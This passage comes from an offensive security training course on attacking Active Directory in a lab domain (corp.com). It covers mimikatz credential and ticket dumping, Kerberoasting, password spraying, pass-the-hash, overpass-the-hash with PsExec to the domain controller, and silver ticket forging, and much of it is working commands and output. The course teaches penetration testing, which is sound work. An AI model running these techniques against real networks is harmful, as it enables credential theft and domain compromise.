Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103

 * Username : Offsec
 * Domain   : CORP.COM
 * Password : (null)
```

[654] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

```
Group 0 - Ticket Granting Service
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : cifs ; dc01 ; @ CORP.COM
   Target Name  (02) : cifs ; dc01 ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   Session Key       : 0x00000012 - aes256_hmac
     d062a1b8c909544a7130652fd4bae4c04833c3324aa2eb1d051816a7090a0718
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (--) : @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( $$Delegation Ticket$$ )
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwa
   Session Key       : 0x00000012 - aes256_hmac
     3b0a49af17a1ada1dacf2e3b8964ad397d80270b71718cc567da4d4b2b6dc90d
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
 [00000001]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( CORP.COM )
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   Session Key       : 0x00000012 - aes256_hmac
     8f6e96a7067a86d94af4e9f46e0e2abd067422fe7b1588db37c199f5691a749c
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Listing 690 - Extracting Kerberos tickets with mimikatz

The output shows both a TGT and a TGS. Stealing a TGS would allow us to access only particular resources associated with those tickets. On the other side, armed with a TGT ticket, we could request a TGS for specific resources we want to target within the domain. We will discuss how to leverage stolen or forged tickets later on in the module.

In addition to these functions, Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later. Mimikatz can even extract information related to authentication performed through smart card and PIN, making this tool a real cached credential "Swiss Army knife"!

21.3.3.1 Exercises

1. Use Mimikatz to dump all password hashes from the student VM.
2. Log in to the domain controller as the Jeff_Admin account through Remote Desktop and use Mimikatz to dump all password hashes from the server.

21.3.4 Service Account Attacks

Recalling the explanation of the Kerberos protocol, we know that when the user wants to access a resource hosted by a SPN, the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, since it is encrypted through the password hash of the SPN.

When requesting the service ticket from the domain controller, no checks are performed on whether the user has any permissions to access the service hosted by the service principal name. These checks are performed as a second step only when connecting to the service itself. This means that if we know the SPN we want to target, we can request a service ticket for it from the domain controller. Then, since it is our own ticket, we can extract it from local memory and save it to disk.

In this section we will abuse the service ticket and attempt to crack the password of the service account.

For example, we know that the registered SPN for the Internet Information Services web server in the domain is *HTTP/CorpWebServer.corp.com*. From PowerShell, we can use the *KerberosRequestorSecurityToken* class[655] to request the service ticket.[656]

The code segment we need is located inside the *System.IdentityModel*[657] namespace, which is not loaded into a PowerShell instance by default. To load it, we use the *Add-Type*[658] cmdlet with the *-AssemblyName* argument.

We can call the *KerberosRequestorSecurityToken* constructor by specifying the SPN with the *-ArgumentList* option as shown in Listing 691.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'H
TTP/CorpWebServer.corp.com'
```

Listing 691 - Requesting a service ticket

After execution, the requested service ticket should be generated by the domain controller and loaded into the memory of the Windows 10 client. Instead of executing Mimikatz all the time, we can also use the built-in **`klist`**[659] command to display all cached Kerberos tickets for the current user:

```
PS C:\Users\offsec.CORP> klist

Current LogonId is 0:0x3dedf

Cached Tickets: (4)

#0> Client: Offsec @ CORP.COM
```

[655] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken(v=vs.110).aspx

[656] (Sean Metcalf, 2016), https://adsecurity.org/?p=2293

[657] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8

[658] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-6

[659] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist

```
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
liz
    Start Time: 2/12/2018 10:17:53 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#1> Client: Offsec @ CORP.COM
    Server: HTTP/CorpWebServer.corp.com @ CORP.COM
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
ano
    Start Time: 2/12/2018 10:18:31 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: DC01.corp.com
...
```

Listing 692 - Displaying tickets

With the service ticket for the Internet Information Services service principal name created and saved to memory (Listing 692), we can download it from memory using either built-in APIs[660] or Mimikatz.

To download the service ticket with Mimikatz, we use the **kerberos::list** command, which yields the equivalent output of the **klist** command above. We also specify the **/export** flag to download to disk as shown in Listing 693.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2018 10.17.53 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : krbtgt/CORP.COM @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   \* Saved to file     : 0-40e10000-Offsec@krbtgt~CORP.COM-CORP.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/02/2018 10.18.31 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : HTTP/CorpWebServer.corp.com @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   \* Saved to file     : 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
```

Listing 693 - Exporting tickets from memory

[660] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken.getrequest(v=vs.110).aspx

According to the Kerberos protocol, the service ticket is encrypted using the SPN's password hash. If we are able to request the ticket and decrypt it using brute force or guessing (in a technique known as *Kerberoasting*[661]), we will know the password hash, and from that we can crack the clear text password of the service account. As an added bonus, we do *not* need administrative privileges for this attack.

Let's try this out. To perform a wordlist attack, we must first install the *kerberoast* package with **apt** and then run **tgsrepcrack.py**, supplying a wordlist and the downloaded service ticket:

Note that the service ticket file is binary. Keep this in mind when transferring it with a tool like Netcat, which may mangle it during transfer.

```
kali@kali:~$ sudo apt update && sudo apt install kerberoast
...
kali@kali:~$ python /usr/share/kerberoast/tgsrepcrack.py wordlist.txt 1-40a50000-Offse
c@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
found password for ticket 0: Qwerty09!  File: 1-40a50000-Offsec@HTTP~CorpWebServer.cor
p.com-CORP.COM.kirbi
All tickets cracked!
```

Listing 694 - Cracking the ticket

In this example we successfully cracked the service ticket and obtained the clear text password for the service account.

This technique can be very powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if managed or group managed service accounts are employed for the specific SPN, the password will be randomly generated, complex, and 120 characters long, making cracking infeasible.

Although this example relied on the kerberoast tgsrepcrack.py script, we could also use John the Ripper[662] and Hashcat[663] to leverage the features and speed of those tools.

The Invoke-Kerberoast.ps1[664] script extends this attack, and can automatically enumerate all service principal names in the domain, request service tickets for them, and export them in a format ready for cracking in both John the Ripper and Hashcat, completely eliminating the need for Mimikatz in this attack.

[661] (Tim Medin, 2015), https://github.com/nidem/kerberoast

[662] (Micheal Kramer, 2015), https://github.com/magnumripper/JohnTheRipper/commit/05e514646dfe5aa65ee48774571c0169f7e25a53

[663] (@FirstOurs, 2016), https://github.com/hashcat/hashcat/pull/225

[664] (Will Schroeder, 2016), https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

21.3.4.1 Exercises

1. Repeat the manual effort of requesting the service ticket, exporting it, and cracking it by using the tgsrepcrack.py Python script.
2. Perform the same action with any other SPNs in the domain.
3. Crack the same service ticket using John the Ripper.
4. Use the Invoke-Kerberoast.ps1 script to repeat these exercises.

21.3.5 Low and Slow Password Guessing

In the previous section, we have looked at how service accounts may be attacked by abusing the features of the Kerberos protocol, but Active Directory can also provide us with information that may lead to a more advanced password guessing technique against user accounts.

When performing a brute-force or wordlist authentication attack, we must be aware of account lockouts since too many failed logins may block the account for further attacks and possibly alert system administrators.

In this section, we will use LDAP and ADSI to perform a "low and slow" password attack against AD users without triggering an account lockout.

First, let's take a look at the domain's account policy with **`net accounts`**:

```
PS C:\Users\Offsec.corp> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

Listing 695 - Results of the net accounts command

There's a lot of great information here, but let's first focus on "Lockout threshold", which indicates a limit of five login attempts before lockout. This means that we can safely attempt four logins without triggering a lockout. This doesn't sound like much, but consider the *Lockout observation window*, which indicates that every thirty minutes after the last login attempt, we are given an additional "free" login attempt.

With these settings, we could attempt fifty-two logins in a twenty-four-hour period against every domain user without triggering a lockout, assuming the actual users don't fail a login attempt.

An attack like this would allow us to compile a short list of very commonly used passwords and use it against a massive amount of users, which in practice, reveals quite a few weak account passwords in the organization.

Knowing this, let's implement this attack.

There are a number of ways to test an AD user login, but we can use our PowerShell script to demonstrate the basic components. In previous sections, we performed queries against the domain controller as the logged-in user. However, we can also make queries in the context of a different user by setting the *DirectoryEntry* instance.

In previous examples, we used the *DirectoryEntry* constructor without arguments, but we can provide three arguments including the LDAP path to the domain controller as well as the username and the password:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

New-Object System.DirectoryServices.DirectoryEntry($SearchString, "jeff_admin", "Qwert
y09!")
```

Listing 696 - Authenticating using DirectoryEntry

If the password for the user account is correct, the object creation will be successful as shown in Listing 697.

```
distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 697 - Successfully authenticated with DirectoryEntry

If the password is invalid, no object will be created and we will receive an exception as shown in Listing 698. Note the clear warning that the user name or password is incorrect.

```
format-default : The following exception occurred while retrieving member "distinguish
edName": "The user name or password is incorrect.
"
  + CategoryInfo          : NotSpecified: (:) [format-default], ExtendedTypeSystemExce
  + FullyQualifiedErrorId : CatchFromBaseGetMember,Microsoft.PowerShell.Commands.Forma
```

Listing 698 - Incorrect password used with DirectoryEntry

In this manner, we can create a PowerShell script that enumerates all users and performs authentications according to the *Lockout threshold* and *Lockout observation window*.

An existing implementation of this attack called Spray-Passwords.ps1[665] is located in the C:\Tools\active_directory folder of the Windows 10 client.

The **-Pass** option allows us to set a single password to test, or we can submit a wordlist file with *-File*. We can also test admin accounts with the addition of the **-Admin** flag.

[665] (Improsec, 2016), https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1

```
PS C:\Tools\active_directory> .\Spray-Passwords.ps1 -Pass Qwerty09! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'Administrator' = 'Qwerty09!'
Guessed password for user: 'offsec' = 'Qwerty09!'
Guessed password for user: 'adam' = 'Qwerty09!'
Guessed password for user: 'iis_service' = 'Qwerty09!'
Guessed password for user: 'sql_service' = 'Qwerty09!'
Stopping bruteforce now....
Users guessed are:
 'Administrator' with password: 'Qwerty09!'
 'offsec' with password: 'Qwerty09!'
 'adam' with password: 'Qwerty09!'
 'iis_service' with password: 'Qwerty09!'
 'sql_service' with password: 'Qwerty09!'
```

Listing 699 - Using Spray-Passwords to attack user accounts

This trivial example produces quick results but more often than not, we will need to use a wordlist with good password candidates.

We have now uncovered ways of obtaining credentials for both user and service accounts when attacking Active Directory and its authentication protocols. Next, we can start leveraging this to compromise additional machines in the domain, ideally those with high-value logged-in users.

21.3.5.1 Exercises

1. Use the PowerShell script in this module to guess the password of the jeff_admin user.
2. Use the Spray-Passwords.ps1 tool to perform a lookup brute force attack of all users in the domain from a password list.

21.4 Active Directory Lateral Movement

In the previous sections, we located high-value targets that could lead to a full Active Directory compromise and found the workstations or servers these targets are logged in to. We gathered password hashes, recovered existing tickets, and leveraged them for Kerberos authentication.

Next, we will use lateral movement to compromise the machines our high-value targets are logged in to.

A logical next step in our approach would be to crack any password hashes we have obtained and authenticate to a machine with cleartext passwords in order to gain unauthorized access. However, password cracking takes time and may fail. In addition, Kerberos and NTLM do not use the cleartext password directly and native tools from Microsoft do not support authentication using the password hash.

In the following section, we will explore an alternative lateral movement technique that will allow us to authenticate to a system and gain code execution using only a user's hash or a Kerberos ticket.

21.4.1 Pass the Hash

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the associated plaintext password. Note that this will not work for Kerberos authentication but only for server or service using NTLM authentication.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including PsExec from Metasploit,[666] Passing-the-hash toolkit,[667] and Impacket.[668] The mechanics behind them are more or less the same in that the attacker connects to the victim using the Server Message Block (SMB) protocol and performs authentication using the NTLM hash.[669]

Most tools built to exploit PtH create and start a Windows service (for example **`cmd.exe`** or an instance of PowerShell) and communicate with it using *Named Pipes*.[670] This is done using the Service Control Manager[671] API.

This technique requires an SMB connection through the firewall (commonly port 445), and the Windows *File and Print Sharing* feature to be enabled. These requirements are common in internal enterprise environments.

> *When a connection is performed, it normally uses a special admin share called* ***Admin$****. In order to establish a connection to this share, the attacker must present valid credentials with local administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.*

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *pth-winexe* from the Passing-The-Hash toolkit, just as we did when we passed the hash to a non-domain joined user in the Password Attacks module:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 700 - Passing the hash using pth-winexe

[666] (Metasploit, 2017), https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

[667] (@byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit

[668] (Core Security, 2017), https://github.com/CoreSecurity/impacket/blob/master/examples/smbclient.py

[669] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234(v=vs.85).aspx

[670] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590(v=vs.85).aspx

[671] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx

In this case, we used NTLM authentication to obtain code execution on the Windows 10 client directly from our Kali Linux, armed only with the user's NTLM hash.

This method works for Active Directory domain accounts and the built-in local administrator account. Since the 2014 security update,[672] this technique can not be used to authenticate as any other local admin account.

21.4.2 Overpass the Hash

With *overpass the hash*,[673] we can "over" abuse a NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT) or service ticket, which grants us access to another machine or service as that user.

To demonstrate this, let's assume we have compromised a workstation (or server) that the Jeff_Admin user has authenticated to, and that machine is now caching their credentials (and therefore their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 machine as the Offsec user and run a process as Jeff_Admin, which prompts authentication.

The simplest way to do this is to right-click the Notepad icon on the taskbar, and shift-right click the Notepad icon on the popup, yielding the options in Figure 311.



Figure 311: Starting Notepad as a different user

From here, we can select 'Run as different user' and enter "jeff_admin" as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, Jeff_Admin's credentials will be cached on this machine.

[672] (Microsoft, 2014), https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

[673] (Skip Duckwall and Benjamin Delphy, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

We can validate this with the **sekurlsa::logonpasswords** command from **mimikatz**, which dumps the cached password hashes.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2815531 (00000000:002af62b)
Session           : Interactive from 0
User Name         : jeff_admin
Domain            : CORP
Logon Server      : DC01
Logon Time        : 12/02/2018 09.18.57
SID               : S-1-5-21-1602875587-2787523311-2599479668-1105
        msv :
         [00000003] Primary
         \* Username : jeff_admin
         \* Domain   : CORP
         \* NTLM     : e2b475c11da2a0748290d87aa966c327
         \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
         \* DPAPI    : 2918ad3d4607728e28ccbd76eab494b9
        tspkg :
        wdigest :
         \* Username : jeff_admin
         \* Domain   : CORP
         \* Password : (null)
        kerberos :
         \* Username : jeff_admin
         \* Domain   : CORP.COM
         \* Password : (null)
...
```

Listing 701 - Dumping password hash for Jeff_Admin

This output shows Jeff_Admin's cached credentials, including the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is again with the **sekurlsa::pth** command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of the Jeff_Admin user. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify **/user:** and **/domain:**, setting them to **jeff_admin** and **corp.com** respectively. We'll specify the NTLM hash with **/ntlm:** and finally use **/run:** to specify the process to create (in this case PowerShell).

```
mimikatz # sekurlsa::pth /user:jeff_admin /domain:corp.com /ntlm:e2b475c11da2a0748290d
87aa966c327 /run:PowerShell.exe
user    : jeff_admin
domain  : corp.com
program : cmd.exe
impers. : no
NTLM    : e2b475c11da2a0748290d87aa966c327
  |  PID  4832
```

```
  |  TID  2268
  |  LSA Process is now R/W
  |  LUID 0 ; 1197687 (00000000:00124677)
  \_ msv1_0   - data copy @ 040E5614 : OK !
  \_ kerberos - data copy @ 040E5438
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Listing 702 - Creating a process with a different users NTLM password hash

At this point, we have a new PowerShell session that allows us to execute commands as Jeff_Admin.

Let's list the cached Kerberos tickets with **`klist`**:

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (0)
```

Listing 703 - Listing Kerberos tickets

No Kerberos tickets have been cached, but this is expected since Jeff_Admin has not performed an interactive login. However, let's generate a TGT by authenticating to a network share on the domain controller with **`net use`**:

```
PS C:\Windows\system32> net use \\dc01
The command completed successfully.

PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (3)

#0> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canoni
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x2 -> DELEGATION
    Kdc Called: DC01.corp.com

#1> Client: jeff_admin @ CORP.COM
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
```

```
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#2> Client: jeff_admin @ CORP.COM
    Server: cifs/dc01 @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
    Start Time: 2/12/2018 13:59:40 (local)
    End Time:   2/12/2018 23:59:40 (local)
    Renew Time: 2/19/2018 13:59:40 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: DC01.corp.com
```

Listing 704 - Mapping a network share on the domain controller and listing Kerberos tickets

The output indicates that the **net use** command was successful. We then use the **klist** command to list the newly requested Kerberos tickets, these include a TGT and a TGS for the *CIFS* service.

> *We used "net use" arbitrarily in this example but we could have used any command that requires domain permissions and would subsequently create a TGS.*

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM) such as the official PsExec application from Microsoft.[674]

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of Jeff_Admin in the PowerShell session, we may reuse the TGT to obtain code execution on the domain controller.

Let's try that now, running **./PsExec.exe** to launch **cmd.exe** remotely on the **\dc01** machine as Jeff_Admin:

```
PS C:\Tools\active_directory> .\PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration
```

[674] (Microsoft, 2016), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\jeff_admin
```

Listing 705- Opening remote connection using Kerberos

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the domain controller.

Excellent! We have succeeded in upgrading a cached NTLM password hash to a Kerberos TGT and leveraged that to gain remote code execution.

21.4.2.1 Exercise

1. Execute the overpass the hash attack above and gain an interactive command prompt on the domain controller. Make sure to reboot the Windows 10 client before starting the exercise to clear any cached Kerberos tickets.

21.4.3 Pass the Ticket

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. We can only use the TGT on the machine it was created for, but the TGS potentially offers more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

So far, this attack does not provide us with any additional access, but it does offer flexibility in being able to choose which machine to use the ticket from. However, if a service is registered with a service principal name, this scenario becomes more interesting.

Previously, we demonstrated that we could crack the service account password hash and obtain the password from the service ticket. This password could then be used to access resources available to the service account.

However, if the service account is not a local administrator on any servers, we would not be able to perform lateral movement using vectors such as pass the hash or overpass the hash and therefore, in these cases, we would need to use a different approach.

As with Pass the Hash, Overpass the Hash also requires access to the special admin share called ***Admin$****, which in turn requires local administrative rights on the target machine.*

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. The user and group permissions in the service ticket are not verified by the application though. The application blindly trusts the integrity of the service ticket since it is encrypted with a password hash - in theory - only known to the service account and the domain controller.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

However, with the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example the IIS application) with any permissions we desire. This custom-created ticket is known as a *silver ticket*[675] and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

Mimikatz can craft a silver ticket and inject it straight into memory through the (somewhat misleading) **`kerberos::golden`**[676] command. We will explain this apparent misnaming later in the module.

To create the ticket, we first need the obtain the so-called *Security Identifier* or *SID*[677] of the domain. A SID is an unique name for any object in Active Directory and has the following structure:

```
S-R-I-S
```

Listing 706 - Security Identifier format prototype

Within this structure, the SID begins with a literal "S" to identify the string as a SID, followed by a *revision level* (usually set to "1"), an *identifier-authority* value (often "5" within AD) and one or more *subauthority* values.

For example, an actual SID may look like this:

```
S-1-5-21-2536614405-3629634762-1218571035-1116
```

Listing 707 - Security Identifier format

The first values in Listing 707 ("S-1-5") are fairly static within AD. The *subauthority* value is dynamic and consists of two primary parts: the domain's *numeric identifier* (in this case "21-2536614405-3629634762-1218571035") and a *relative identifier* or *RID*[678] representing the specific object in the domain (in this case "1116").

The combination of the domain's value and the relative identifier help ensure that each SID is unique.

We can easily obtain the SID of our current user with the **`whoami /user`** command and then extract the domain SID part from it. Let's try to do this on our Windows 10 client:

---

[675] (Sean Metcalf, 2016), https://adsecurity.org/?p=2011

[676] (Benjamin Delpy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

[677] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571(v=vs.85).aspx

[678] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly

```
C:\>whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ==============================================
corp\offsec S-1-5-21-1602875587-2787523311-2599479668-1103
```

Listing 708 - Locating the Domain SID

The SID defining the domain is the entire string except the RID at the end (*-1103*) as highlighted in Listing 708.

Now that we have the domain SID, let's try to craft a silver ticket for the IIS service we previously discovered in our dedicated lab domain.

The silver ticket command requires a username (**/user**), domain name (**/domain**), the domain SID (**/sid**), which is highlighted above, the fully qualified host name of the service (**/target**), the service type (**/service:HTTP**), and the password hash of the iis_service service account (**/rc4**).

Finally, the generated silver ticket is injected directly into memory with the **/ppt** flag.

Before running this, we will flush any existing Kerberos tickets with **kerberos::purge** and verify the purge with **kerberos::list**:

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-1602875587-278
7523311-2599479668 /target:CorpWebServer.corp.com /service:HTTP /rc4:E2B475C11DA2A0748
290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : HTTP
Target    : CorpWebServer.corp.com
Lifetime  : 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
```

```
   Start/End/MaxRenew: 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
   Server Name       : HTTP/CorpWebServer.corp.com @ corp.com
   Client Name       : offsec @ corp.com
